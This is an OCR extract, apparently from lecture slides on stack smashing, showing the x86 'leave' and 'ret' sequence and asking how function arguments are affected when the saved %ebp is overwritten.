



```
leave: mov %ebp %esp
       pop %ebp

ret:   pop %eip
```

Arguments When We Are Smashing %ebp?




Arguments When We Are Smashing %ebp?




```
leave:   mov %ebp %esp
       → pop %ebp
ret:     pop %eip
```

At this point, we can't reliably access local variables


Arguments When We Are Smashing %ebp?



